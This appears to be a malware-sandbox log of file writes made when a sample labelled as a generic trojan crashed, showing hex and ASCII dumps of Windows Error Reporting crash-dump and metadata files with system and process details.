C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	120	00 00 cf 75 00 00 00 00 00 70 00 00 07 dc 00 00 28 63 3e 35 12 23 00 00 bd 04 ef fe 00 00 01 00 00 00 0a 00 01 00 ee 42 00 00 0a 00 01 00 ee 42 3f 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 45 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 02 00 00 00	...u.....p.....(c>5.#.....B.....B?..... ..@E.....	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	60	36 00 00 00 4f 00 6e 00 44 00 65 00 6d 00 61 00 6e 00 64 00 43 00 6f 00 6e 00 6e 00 52 00 6f 00 75 00 74 00 65 00 48 00 65 00 6c 00 70 00 65 00 72 00 2e 00 64 00 6c 00 6c 00 00 00	6...O.n.D.e.m.a.n.d.C.o.n.n.R.o.u.t.e.H.e.l.p.e.r...d.l.l...	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	668	00 00 c3 73 00 00 00 00 00 00 03 00 a8 c2 03 00 d1 2a 2c e3 62 23 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 04 00 00 00 00 d0 bb 02 00 00 00 00 00 b0 c8 02 00 00 00 00 b0 41 01 00 00 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 1c 76 03 00 00 00 00 00 a5 76 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 38 1b 00 00 00 00 00 02 c7 04 00 00 00 00 00 40 ff 1f 00 00 00 00 00 b7 f8 04 00 00 00 00 00 ea ac 1b 84 00 00 00 00 4a ab e8 14 00 00 00 00 53 f3 47 0c 00 00 00 00 8a 5c d7 00 00 00 00 00 e1 94 00 00 a6 af 00 00 64 ca 04 00 eb d7 0a 00 02 c7 04 00 fb 7e 15 00 b7 f8 04 00 42 90 1c 00 2b 38 01 00 3c 5c 0f 00 00 00 00 00 71 96 0c 00 c2 84 04	...s.....*,.b#.....Zb ....A.....v.. .....v.....>8..... .....@..... J.....S.G.....\..... ..d.....~.....B...+8.. <\.....q.....	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	10970	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t.....(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.o.C.o.m.p.l.e.t.i.o.n.....T.p.W.o.r.k.e.r.F.a.c.t.o.r.y.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	unknown	120	03 00 00 00 f4 00 00 00 08 07 00 00 04 00 00 00 00 13 00 00 08 08 00 00 0e 00 00 00 3c 00 00 00 08 1b 00 00 05 00 00 00 44 02 00 00 48 34 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 e8 1d 00 00 46 e8 00 00 15 00 00 00 ec 01 00 00 44 1b 00 00 16 00 00 00 98 00 00 00 30 1d 00 00	.....<.....D...H4.....`....8.....T.....F.....D.....0...	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 37 00 31 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.7.1.4.0.<./.P.i.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	146	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 33 00 34 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.6.3.4.9.<./.U.p.t.i.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1. <./.W.o.w.6.4.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./. I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r. m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 36 00 30 00 38 00 38 00 30 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z. e.>.9.6.0.8.8.0.6.4. <./.P.e.a. k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 36 00 30 00 38 00 38 00 30 00 36 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.9.6. 0.8.8.0.6.4.<./.V.i.r.t.u.a.l. S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 37 00 31 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t. >.3.7.1.3. <./.P.a.g.e.F.a.u.l. t.C.o.u.n.t.>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 33 00 39 00 35 00 30 00 39 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.3.9.5.0.9.7.6.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 33 00 39 00 35 00 30 00 39 00 37 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.3.9.5.0.9.7.6.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 35 00 39 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.7.5.9.0.4.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
